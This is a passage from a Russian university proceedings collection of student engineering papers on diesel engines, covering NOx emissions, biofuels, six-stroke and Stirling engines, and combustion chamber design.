Электромагнитное торможение реализуется отключением обмотки статора от сети и замыканием ее накоротко, оно характеризуется быстрым затуханием магнитного поля и низкой эффективностью. Время торможения в этом случае лишь немного меньше, чем при торможении выбегом, которое по естественным причинам получило наибольшее распространение в нерегулируемых электроприводах.

Список источников

1. Копылов, И.П. Математическое моделирование электрических машин: учеб. для вузов / И.П. Копылов – М.: Высш.шк., 2001 – 327 с.
2. Ключев, В.И. Теория электропривода / В.И. Ключев – М.: Энергоатомиздат, 2001. – 704 с.
3. Пугачев А.А. Минимизация мощности потерь в электроприводе со скалярной системой управления асинхронным двигателем. Вестник Череповецкого государственного университета. 2015. № 3 (64). С. 32-37.
4. Космодамианский А.С., Пугачев А.А., Воробьев В.И., Хохлов А.Д. Сравнительная оценка электроприводов вспомогательных агрегатов подвижного состава. Электроника и электрооборудование транспорта. 2011. № 1. С. 31-34.
5. Федяева Г.А., Федяев В.Н. Программный комплекс для расчета электромеханических процессов в тяговых электроприводах локомотивов при нестационарных и аварийных режимах. Вестник Брянского государственного технического университета. 2004. № 2 (2). С. 117-123.

Материал поступил в редколлегию 20.04.2024

УДК 621.436

Исследование влияния параметров распылителя форсунки дизельного двигателя Д240 на его экологические показатели с помощью программного комплекса «ДИЗЕЛЬ-РК»

Баранов Никита Александрович (асп. гр. О-23-ТПД-А)

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Обозова Александра Алексеевича (obozov51@mail.ru)

Аннотация. Объект исследования – дизельный двигатель Д-240. Выполнено математическое моделирование рабочего процесса дизельного двигателя с использованием ПК «ДИЗЕЛЬ-РК», получены графики зависимостей экологических показателей от параметров распылителя форсунки.

Ключевые слова: дизельный двигатель, математическое моделирование, эмиссия оксидов азота.

Разработка высокоэффективного малотоксичного рабочего процесса двигателей внутреннего сгорания является актуальной задачей современного двигателестроения. Предварительная расчетная проработка вопросов, связанных с совершенствованием рабочих процессов двигателей внутреннего сгорания позволяет существенно сократить объем дорогостоящих экспериментальных работ.

По своей идеологии модель «ДИЗЕЛЬ-РК» близка к модели профессора Хироясу (Hiroyasu, Япония) из университета города Хиросимы, хотя имеет существенные отличия, главным образом связанные с более детальным рассмотрением взаимодействия топливных струй со стенками и между собой.

В программе «ДИЗЕЛЬ-РК» реализована современная методика расчета эмиссии оксидов азота на основе схемы Зельдовича.

Расчет эмиссии дыма в программе «ДИЗЕЛЬ-РК» осуществляется по методике профессора Н.Ф. Разлейцева, в которой сделана попытка учесть влияние особенности процесса горения распыленного топлива на образование и выгорание сажевых частиц.

В качестве исследуемых параметров распылителя форсунки были выбраны:

- 1) диаметр сопловых отверстий (мм),
- 2) количество сопловых отверстий.

Было проведено одномерное сканирование, в качестве аргумента принят диаметр сопловых отверстий, изменение которого происходило в пределах [0,2...0,4] мм. Программа определила зависимости параметров двигателя от изменения диаметра сопловых отверстий. Результаты одномерного

сканирования отображаются как одномерные (плоские) графики. Сканирование проводилось при разном количестве сопловых отверстий распылителя форсунки [3...5] (рис.1).




Рис. 1. Количество струй в распылителе




Рис. 2. Концентрация влажных NOx [1/млн, (ppm)]




Рис. 3. Эмиссия дыма по шкале Bosch

С увеличением диаметра сопловых отверстий форсунки уменьшается концентрация NO_x, наряду с этим повышается эмиссия дыма.

Список источников

1. Кулешов А.С. Развитие методов расчета и оптимизация рабочих процессов ДВС. Москва: МГТУ им. Н.Э. БАУМАНА, 2011. 235с.
2. Обозов А.А., Таричко В.И. Математическое имитационное моделирование рабочего процесса автомобильного двс в целях получения диагностической информации. Двигателестроение. 2013. № 2 (252). С. 21-25.
3. Пахомов Ю.А., Козлов Ю.С. Возможные перспективы повышения технико-экономических параметров поршневых двс. В сборнике: Надежность и эффективность работы двигателей и автомобилей. Сборник научных трудов. Брянск, 1999. С. 33-38.

Материал поступил в редколлегию 15.03.2024

УДК 621.43

Применение биотоплива на основе рапсового масла для снижения концентрации NO_x в отработавших газах дизельного двигателя

Гришанов Павел Анатольевич (асп. гр. 20-ТД (асп.))

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Обозова Александра Алексеевича (obozov51@mail.ru)

Аннотация. Объект исследования: применение биотоплива на основе смесей дизельного топлива и рапсового масла растительного происхождения, эфиров рапсового масла и многокомпонентных составов.

Результаты, полученные лично автором: проведен анализ влияния применения различных смей дизельного топлива с рапсовым маслом, эфирами, полученными из рапсового масла, эмульсией на выбросы NO_x дизельного двигателя.

Ключевые слова: биотопливо, топливные смеси, вредные выбросы, оксиды азота, двигатель, топливоподача, химический процесс.

В качестве методов снижения токсичности дизельного двигателя, можно использовать вариант применения биотоплив путем применения биодизельных топлив. Биодизельные топлива являются результатом смеси дизельного топлива и различных растительных масел: рапсовое, льняное, арахисовое, пальмовое, пальмоядровое, соевое, подсолнечное, кукурузное, хлопковое, кунжутное, касторовое, конопляное и др.

Следует отметить хорошие показатели смешивания растительных масел и органических растворителей, в том числе нефтяных широко используемых бензиновых и дизельных топливах. Также они обладают высокими параметрами смесеобразования между собой [1, 2].

Марков В.А. проводил исследование на эту тему и были выявлены зависимости концентрации вредных веществ от содержания в составе топлива

РМ при проведении испытаний и последующего анализа собранных данных на двигателе Д-245.12С производства ММЗ.

Из рис. 1 видно, что при увеличении концентрации рапсового масла уменьшается концентрация NO_x из-за увеличения роста атомарного кислорода в топливной смеси на 0,4-6,8% в соответствии с концентрацией РМ в топливе 0-60%.

Выявлено, что добавление до 10% РМ в дизельное топливо увеличивает содержание атомарного кислорода в составе топливной смеси на 1,2-1,4%, что приводит к снижению содержания оксидов азота в выхлопных газах на 2-3%, а также способствует снижению выбросы сажи на 13-17%.

Достаточно перспективное развитие может быть у применения смесей дизельного топлива с метиловым эфиром рапсового масла (МЭРМ).




Рис. 15. Зависимость выбросов оксидов азота e_{NO_x} , монооксида углерода e_{CO} и несгоревших углеводородов e_{CH_x} от содержания РМ в смеси с нефтяным ДТ C_{PM}

Сложные эфиры получают путем переэтерификации масла при добавлении метанола, и при температуре 80-90 °С, также необходим катализатор, которым является едкий калий КОН. С 1 т масла получается около 1000 кг метилового эфира.

Эфиры масел имеют меньшую вязкость и плотность, более высокое цитановое число (ЦЧ) и более низкую температуры воспламенения по сравнению с самими маслами. В соответствии с этими параметрами, применение смесей эфиров растительных масел и ДТ, является более целесообразным (рис. 2).





Рис. 14. Зависимость объемных концентраций в ОГ оксидов азота C_{NO_x} от частоты вращения n и крутящего момента M_e :
1 – ДТ; 2 – смесь 80% ДТ и 20% МЭРМ



а – при работе дизеля на смесях нефтяного ДТ с РМ;
б – при работе дизеля на эмульсиях нефтяного ДТ, РМ и воды

При использовании эмульгированных топлив достигается более полное сгорания из-за возникновения микровзрывов. При температуре выше 100 °С микрочастицы воды начинают быстро испаряться, что приводит к микротурбулизации топливовоздушной смеси. Вода обладает повышенной теплотой парообразования, что

способствует понижению концентрации выбросов NO_x в отработавших газах (рис. 3).

Список источников

1. Марков В.А. Оптимизация состава смесевых биотоплив с добавками растительных масел / В.А. Марков, Н.Д. Чайнов, В.В. Неверова – Вестник МГТУ им. Н.Э. Баумана. Сер. Естественные науки. 2019.–№ 2, ISSN 1812-3368.

2. Марков В.А. Физико-химические свойства нефтяных моторных топлив с добавками растительных масел и их влияние на показатели дизеля / В.А. Марков, Н.Д. Чайнов, С.С. Лобода – Вестник МГТУ им. Н.Э. Баумана. Сер. Машиностроение. 2018.– № 5, ISSN 0236-3941.

3. Обозов А.А., Таричко В.И. Математическое имитационное моделирование рабочего процесса автомобильного двс в целях получения диагностической информации. Двигателестроение. 2013. № 2 (252). С. 21-25.

4. Пахомов Ю.А., Козлов Ю.С. Возможные перспективы повышения технико-экономических параметров поршневых двс. В сборнике: Надежность и эффективность работы двигателей и автомобилей. Сборник научных трудов. Брянск, 1999. С. 33-38.

Материал поступил в редколлегию 15.03.2024

УДК 621.45.034

Шеститактный двигатель внутреннего сгорания

Литвинов Даниил Сергеевич (ст. гр. О-20-ЭМ-двс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Турбиностроение, электро- и теплоэнергетика», Киселева Сергея Анатольевича (dekanatfee@yandex.ru)

Аннотация. В данной статье рассматривается сравнение 6-тактных двигателей Брюса Кроуэра и 4-х тактного ДВС Отто. Выявление плюсов и минусов данной конструкции ДВС.

Ключевые слова: двигатель, Отто, Кроуэр, КПД, четырехтактный, шеститактный, температура, такт, газы, горючее топливо.

Преимущества Steam-o-Lene перед традиционными четырехтактными ДВС очевидны. Во-первых, радикально решается проблема эффективного охлаждения внутренних стенок камеры сгорания и специальная система охлаждения весом более 100 кг оказывается не у дел. Отсутствие радиатора позволяет дизайнерам уменьшить коэффициент аэродинамического сопротивления кузова автомобиля за счет отказа от воздухозаборников и решетки радиатора. А это один из самых существенных факторов, влияющих на расход топлива при скоростях выше 60 км/ч. Концепция 6-тактного Steam-o-Lene с «паровым» рабочим тактом может быть модифицирована и дополнена за счет

углубленного исследования термодинамики процесса. Брюсу кажется перспективной установка на двигатель турбокомпаунда – системы, в которой вслед за турбиной нагнетателя в выпускном тракте следует силовая турбина, сообщающая дополнительный крутящий момент коленчатому валу двигателя посредством гидромуфты

Концепция Кроуэра не лишена недостатков. Основная проблема – это замерзание воды зимой. Добавление антифриза может негативно сказаться на эффективности испарения и экологических параметрах двигателя. Проблему могла бы решить термоизоляция водяного резервуара и его предварительный подогрев от аккумулятора. Но как быть, если автомобиль длительное время находится на открытом воздухе?

Рассматривать современные моторы под капотами автомобилей – сплошное удовольствие. Какие они мощные, компактные, тихие и экономичные: современный дизель потребляет менее 6 л топлива на 100 км при рабочем объеме 2 л и бешеном крутящем моменте. И все же КПД даже самых технологичных дизельных моторов с технологией Twinturbo не превышает 33%! Атмосферные бензиновые ДВС еще менее эффективны – их КПД с трудом дотягивает до 25%.

Температура газов в камере сгорания четырехтактного ДВС Отто достигает 2000°C. Внутренние стенки цилиндра и рабочая поверхность поршня нагреваются до 1500°C. Часть тепловой энергии уходит из камеры сгорания на четвертом такте вместе с выхлопными газами. Чтобы быстро отвести тепло и охладить камеру сгорания до оптимальной температуры, применяется мощная система охлаждения, неисправность которой грозит поломкой двигателя.

Можно ли заставить избыточное тепло совершать полезную работу, вместо того чтобы отводить его от мотора и рассеивать в атмосфере? 75-летний изобретатель Брюс Кроуэр на практике доказал, что это возможно.

4-тактный двигатель

○ Первый такт, впуск. Поршень идет вниз, клапан впуска открывается, и топливная смесь поступает из карбюратора в цилиндр. Когда поршень достигает нижнего положения, клапан впуска закрывается.

○ Второй такт, сжатие. Поршень идет вверх, топливная смесь сжимается. Когда поршень находится в нескольких миллиметрах от верхней мертвой точки (ВМТ), свеча воспламеняет топливо, сжатое поршнем.

○ Третий такт, рабочий ход (расширение). После воспламенения горючего оно сгорает, горячие газы быстро расширяются, толкая поршень вниз (оба клапана закрыты).

○ Четвертый такт, выпуск. По инерции коленвал продолжает свое вращение (для равномерности вращения на коленвале установлены грузы - щеки коленвала), поршень идет вверх. Одновременно открывается выпускной клапан, и отработавшие газы выходят в выхлопную трубу. При достижении поршнем ВМТ, выпускной клапан закрывается [1].

Шеститактный двигатель — это тип двигателя внутреннего сгорания, для которого за основу взят четырёхтактный двигатель, но в нём в конструкцию введены новые элементы, повышающие его КПД и снижающие потери.

Брюс решил, что в концепции Отто не хватает еще двух тактов – рабочего и холостого. Но источником энергии для них должна служить не очередная порция топливовоздушной смеси, а избыточная температура! В качестве рабочего тела он применил простую воду. При атмосферном давлении вода, превращаясь в пар, увеличивает свой объем в 1600 раз и обладает колоссальной энергией. В двигателе Кроуэра вода впрыскивается в камеру сгорания в виде мельчайших капелек под давлением около 150 атм., когда заканчивается четвертый такт цикла Отто и поршень возвращается в исходное положение. Попадая на раскаленную поверхность поршня и гильзы цилиндра, вода превращается в пар и толкает поршень вниз, совершая рабочий пятый такт. На шестом такте отработанный пар удаляется из камеры сгорания через выпускной клапан. Таким образом Кроуэр заставляет уже сгоревшее топливо еще раз совершить полезную работу, используя его «тепловой фантом». Эту концепцию изобретатель назвал Steam-o-Lene [2].

Преимущества Steam-o-Lene перед традиционными четырехтактными ДВС очевидны. Во-первых, радикально решается проблема эффективного охлаждения внутренних стенок камеры сгорания и специальная система охлаждения весом более 100 кг оказывается не у дел. Отсутствие радиатора позволяет дизайнерам уменьшить коэффициент аэродинамического сопротивления кузова автомобиля за счет отказа от воздухозаборников и решетки радиатора. А это один из самых существенных факторов, влияющих на расход топлива при скоростях выше 60 км/ч. Концепция 6-тактного Steam-o-Lene с «паровым» рабочим тактом может быть модифицирована и дополнена за счет углубленного исследования термодинамики процесса. Брюсу кажется перспективной установка на двигатель турбокомпаунда – системы, в которой вслед за турбиной нагнетателя в выпускном тракте следует силовая турбина, сообщающая дополнительный крутящий момент коленчатому валу двигателя посредством гидромуфты. Концепция Кроуэра не лишена недостатков. Основная проблема – это замерзание воды зимой. Добавление антифриза может негативно сказаться на эффективности испарения и экологических параметрах двигателя. Проблему могла бы решить термоизоляция водяного резервуара и его предварительный подогрев от аккумулятора. Но как быть, если автомобиль длительное время находится на открытом воздухе?

Список источников

1. Рогалев В.В. Управляемый рабочий процесс в двигателях внутреннего сгорания: учеб. пособие / В.В. Рогалев. – Брянск: БГТУ, 2004.
2. <https://www.techinsider.ru/technologies/7664-parovoy-fantom-topлива-6-taktnyy-dvigatel-krouera/>.
3. Рогалев В.В., Фокин Ю.И. Применение материалов с эффектом памяти формы в двигателестроении. Вестник Брянского государственного технического университета. 2005. № 3 (7). С. 11-21.
4. Обозов А.А., Рогалев В.В., Клочков А.В. Исследование процесса сжатия в судовом малооборотном дизеле со средним индикаторным давлением

20 бар. Двигателестроение. 2009. № 1 (235). С. 10-14.

5. Пахомов Ю.А., Козлов Ю.С. Возможные перспективы повышения технико-экономических параметров поршневых двс. В сборнике: Надежность и эффективность работы двигателей и автомобилей. Сборник научных трудов. Брянск, 1999. С. 33-38.

Материал поступил в редколлегию 15.03.2024г.

УДК 621.45.034

Перспективы использования двигателей с внешним подводом теплоты в энергетических установках автомобилей

Сергеев Сергей Евгеньевич (ст. гр. О-20-ЭМ-двс-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Роголёва Владимира Владимировича (vl-rogaev@yandex.ru)

Аннотация. В данной статье рассмотрены перспективы использования двигателя внешнего сгорания для генерации электрической энергии из высокопотенциальных и низкопотенциальных источников энергии. Представлены основные достоинства и недостатки технологии использования двигателей Стирлинга, рассмотрен термодинамический принцип работы системы и ее эффективности. Проанализирован практический пример применения установки, использующей данный метод производства энергии, приведены технические способы повышения эффективности работы установки.

Ключевые слова: двигатели, внешний подвод теплоты, энергетические установки, автомобили, эффективность, выбросы, дальность хода, электромобили, возобновляемые источники энергии, гибридные автомобили, электричество, топливо, солнечная энергия, тепловые насосы, двигатель Стирлинга.

Использование двигателей с внешним подводом теплоты (двигателей Стирлинга) в энергетических установках автомобилей перспективно и имеет ряд достоинств, которые включают повышение эффективности, снижение выбросов и увеличение дальности хода электромобилей [1...3]:

1. Повышение эффективности. Двигатели с внешним подводом теплоты могут использовать теплоту из внешних источников, таких как солнечная энергия или тепловые насосы, для повышения их эффективности. Это позволяет снизить расход топлива и выбросов, а также увеличить дальность хода автомобиля.

2. Интеграция с возобновляемыми источниками энергии. Двигатели, использующие внешние источники теплоты, могут быть интегрированы с такими возобновляемыми источниками, как солнечные панели или ветрогенераторы, что делает их более экологичными и энергоэффективными.

3. Использование в гибридных автомобилях. Двигатели с внешним подводом теплоты могут использоваться в составе гибридных систем, где они могут обеспечивать дополнительную мощность и эффективность при работе в паре с традиционными двигателями внутреннего сгорания.

4. Применение в электрических транспортных средствах. Двигатели с внешним подводом теплоты также могут быть использованы в электромобилях в качестве источников дополнительной энергии. Например, это может быть солнечная энергия, которая может быть преобразована в электричество и использована для зарядки аккумуляторов автомобиля.

Двигатель Стирлинга – это тип двигателя внутреннего сгорания, который использует термодинамический цикл для преобразования тепловой энергии в механическую. Он был изобретен в 1816 году шотландским изобретателем Робертом Стирлингом.

Преимущества двигателя Стирлинга:

1. Высокая эффективность. Двигатель Стирлинга обладает наиболее высокой эффективностью по сравнению с другими типами двигателей, такими как двигатели внутреннего сгорания и дизельные двигатели. Это связано с тем, что он использует цикл Стирлинга, который обеспечивает более высокий КПД, чем другие термодинамические циклы.

2. Экологичность. Двигатель Стирлинга является более экологически чистым, чем другие типы двигателей, так как он использует тепловую энергию, полученную от различных источников, таких как солнце, ядерные реакторы или геотермальные источники. Это позволяет снизить выбросы вредных веществ в атмосферу.

3. Надежность. Двигатель Стирлинга имеет высокую надежность и долговечность. Это делает его более долговечным и менее требовательным к обслуживанию, чем другие типы двигателей.

Недостатки двигателя Стирлинга:

1. Сложность конструкции. Двигатель Стирлинга имеет более сложную конструкцию по сравнению с другими двигателями, что может затруднить его производство и эксплуатацию.

2. Низкая мощность. Двигатель Стирлинга обычно имеет меньшую мощность по сравнению с другими типами двигателей. Это может ограничить его применение в некоторых областях, где требуется высокая мощность.

3. Высокая стоимость. Производство двигателя Стирлинга может быть более дорогостоящим из-за его сложной конструкции и необходимости использования специальных материалов.

Тем не менее, применение в энергетических установках автомобилей двигателей с внешним подводом теплоты (двигателей Стирлинга) перспективно, так как КПД таких двигателей значительно превышает КПД традиционных поршневых двигателей.

Список источников

1. Конкс Г.А. Поршневые ДВС. Современные принципы конструирования. – Хабаровск: ТГУ, 2006. – 560 с.
2. Орлин А.С., Круглов М.Г. Двигатели внутреннего сгорания: теория поршневых и комбинированных двигателей. – Москва: Машиностроение, 1985. – 372 с.
3. Рогалев В.В. Управляемый рабочий процесс в двигателях внутреннего сгорания: учеб. пособие / В.В. Рогалев. – Брянск: БГТУ, 2004. – 148 с.

Материал поступил в редколлегию 15.03.2024г.

УДК 621.45.034

Перспективные камеры сгорания для поршневых двигателей

Сочинский Вячеслав Сергеевич (ст. гр. О-20-ЭМ-двс-Б)

*Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Рогалева Владимира Владимировича
(vl-rogalev@yandex.ru)*

Аннотация. Разработка управляемого рабочего процесса – актуальный вопрос в двигателестроении. Производители стараются получить максимальную удельную мощность при небольшом расходе топлива и минимальной токсичности. Это можно достичь, используя различные конструкции камер сгорания, обеспечивающие требуемые технико-экономические характеристики поршневого двигателя.

Ключевые слова: камера сгорания, управляемый рабочий процесс, перепуск горячих газов, вытеснитель, рабочая смесь, топливный факел, смесеобразование.

Совершенствование управляемого рабочего процесса привело к тому, что появилась тенденция к применению различных конфигураций камер сгорания.

Для повышения качества смесеобразования, обеспечения требуемого коэффициента избытка воздуха и уменьшения токсичности отработавших газов применяют разделенные камеры сгорания [1, 2]. Они состоят из основной камеры, которая располагается непосредственно над поршнем и дополнительной камеры, расположенной как в головке цилиндра, так и в поршне.

Анализ современных разделенных камер сгорания показал, что необходимо применять дополнительные вставки (дрессельное тело). Данные вставки играют огромную роль в регенерации теплоты. Рабочее тело в процессе горения нагревает её, и тем самым оставляет часть теплоты в цилиндре. Эта теплота обеспечивает лучшее смесеобразование и тем самым низкий расход топлива. В процессе совершенствования камер сгорания было разработано

техническое решение, предлагающее использовать различные вставки в камерах сгорания из теплозащитных материалов.

Так как днище поршня тоже образует камеру сгорания, то изменение конфигурации камеры сгорания можно добиться изменением формы днища поршня. По такому принципу устроена камера сгорания с вытеснителем. Рабочая смесь сжигается в предкамере, которая изолирована вытеснителем на поршне, после чего поступает в основную камеру сгорания. Процесс перетекания может быть управляемым за счёт подбора конструкции вытеснителя. После правильного подбора удалось получить необходимую форму индикаторной диаграммы. Это выражается в плавном повышении давления в основной камере сгорания, вследствие чего на индикаторной диаграмме за верхней мертвой точкой получается прямой горизонтальный участок во второй и третьей фазах горения, что позволяет повысить среднее индикаторное давление, чего нельзя было бы получить в обычной камере сгорания. Сохранив максимальное давление сгорания на прежнем уровне, возможно значительно увеличить мощность двигателя, снизив при этом расход и вредные выбросы в атмосферу.

Наиболее перспективны камеры сгорания с разделением на изолированные объёмы при положении поршня в верхней мёртвой точке. Камера сгорания двигателя ограничена цилиндром, его головкой, плоской периферийной частью днища поршня и примыкающей к ней осесимметричной выемкой, выполненной в днище поршня и плавно сопряженной с центральным коническим выступом. Внутри выемки коаксиально с ней выполнена кольцевая перегородка, снабженная пазами, оси которых совпадают с осями распыливающих сопел форсунки и завихряющими прорезями. Благодаря такой конструкции топливный факел воспламеняется с небольшой задержкой, в течение которой он пройдет часть расстояния от сопла до стенки камеры. Положение кольцевой перегородки следует выбирать таким образом, чтобы срыв горячей оболочки произошел перед моментом охвата пламени всей наружной поверхности факела. Учитывая конусность распыливания, подбираются размеры пазов. Для лучшего смесеобразования и сгорания прорези необходимо выполнять меньшего размера, чем пазы. При наличии в днище поршня выемок под клапаны кольцевую перегородку можно выполнить до их уровня, тогда перетекание заряда будет происходить через щель, которая образуется между кольцевой перегородкой и днищем крышки цилиндра. В таком случае прорези могут отсутствовать.

Камера сгорания дает конструктору многочисленные возможности для управления рабочим процессом, которое может осуществляться путем разделения КС на изолированные объёмы при положении поршня в верхней мертвой точке, применения в разделенных КС соединительных каналов переменной геометрии, повышения температуры стенок КС за счет использования тепловых вставок и теплозащитных покрытий. Рассмотренные конфигурации камер сгорания являются на сегодняшний день наиболее перспективными. С помощью таких камер появляется возможность, управляя потоком перетекающих газов из дополнительной камеры в основную, повысить

максимальную удельную мощность без вреда экологии и уменьшить расход топлива.

Список источников

1. Конкс Г.А. Современные подходы к конструированию поршневых двигателей: учеб. пособие / Г.А. Конкс, В.А. Лашко. – М.: МОРКНИГА, 2009. – 388 с.
2. Рогалев В.В. Управляемый рабочий процесс в двигателях внутреннего сгорания: учеб. пособие / В.В. Рогалев. – Брянск: БГТУ, 2004. – 148 с.

Материал поступил в редколлегию 15.03.2024

УДК 621.43

Основы химической кинетики образования NO_x в цилиндре дизельного двигателя по Зельдовичу Я.Б.

Титенок Дмитрий Олегович (асп. гр. 20-ТД (асп.)

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Обозова Александра Алексеевича (obozov51@mail.ru)

Аннотация. Из вредных веществ отработавших газов дизелей наибольший урон окружающей среде наносят оксиды азота и дисперсные частицы. Например, при выполнении дизелем норм Евро-3 их вклад в ущерб, рассчитанный по выбросам нормируемых вредных веществ с учетом относительной агрессивности, составляет 88 и 11% соответственно. Поэтому при разработке новых способов и устройств для повышения экологической безопасности автомобильных дизелей необходимо особое внимание уделять уменьшению эмиссии этих компонентов отработавших газов.

Ключевые слова: оксиды азота, отработавшие газы, процесс сгорания, механизм Зельдовича, химическая кинетика, экологические показатели.

При выборе эффективных мер для снижения образования оксидов азота в камере сгорания большую помощь может оказать математическое моделирование.

Математические модели расчета образования оксидов азота в цилиндре дизеля строятся на основе знаний о химизме этого процесса. В настоящее время выделяют следующие виды NO: «термические», «топливные», «быстрые» и NO, образующиеся по механизму «N₂O». «Термические» NO образуются в зоне продуктов сгорания по механизму Зельдовича, «топливные» NO образуются вследствие частичного окисления азотсодержащих соединений топлива, «быстрые» NO образуются непосредственно в зоне горения углеводородных топлив в результате связывания молекул азота радикалами СН и СН₂, по механизму «N₂O» оксиды азота образуются через промежуточное образование

закиси азота N_2O .

В отличие от других токсичных компонентов ОГ дизеля, являющихся продуктами неполного сгорания топлива, его частичного окисления и термического разложения, образование NO_x не связано непосредственно с реакциями горения, а имеет термическую природу. Уменьшение выбросов соединений азота связано с определенными трудностями, так как условия их снижения совпадают с условиями образования вредных продуктов неполного сгорания и наоборот. Если образование продуктов неполного сгорания топлива определяется в целом несовершенством процесса сгорания, то возникновение NO_x – его совершенством, с точки зрения эффективности использования энергии топлива. Чем выше максимальная температура цикла, тем выше его коэффициент полезного действия и тем больше образуется оксидов азота.

В отработавших газах содержится до 10 различных оксидов азота, однако более 95% образовавшихся оксидов азота приходится на долю NO [1]. Остальные мгновенно распадаются до NO_2 и кислорода.

При температурах ниже $400^\circ C$ оксид азота начинает окисляться до NO_2 по следующей реакции:





Образование оксидов азота в цилиндрах двигателя в настоящее время рассматривается по двум моделям:

1) разработанной на основании термической теории Я.Б. Зельдовича, П.Я. Садовникова, Д.А. Франк-Каменецкого (цепной механизм) [2];

